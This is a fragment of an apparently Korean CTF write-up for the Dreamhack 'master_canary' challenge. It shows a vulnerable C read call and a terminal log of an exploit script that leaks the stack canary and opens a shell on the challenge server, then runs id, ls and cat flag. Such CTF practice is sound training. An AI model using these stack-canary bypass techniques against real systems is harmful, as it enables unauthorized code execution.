
2


```
case 3:
    printf("Leave comment: ");
    read(0, leave_comment, 1024);
    return 0;
default:
```



[Dreamhack] master_canary

```
yejun@yejun-virtual-machine:~/yejun/mc2$ python3 ex.py
[+] Opening connection to host3.dreamhack.games on port 12148: Done
[!] Could not populate PLT: future feature annotations is not defined (unicc
[*] '/home/yejun/yejun/mc2/master_canary'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
0x400a4a
canary : 0x482f0c31dbee9000
[*] Switching to interactive mode
$ id
uid=1000(master_canary) gid=1000(master_canary) groups=1000(master_canary)
$ ls
flag
master_canary
$ cat flag
                                                                        }$
```





Q & A

질문하지 마잉~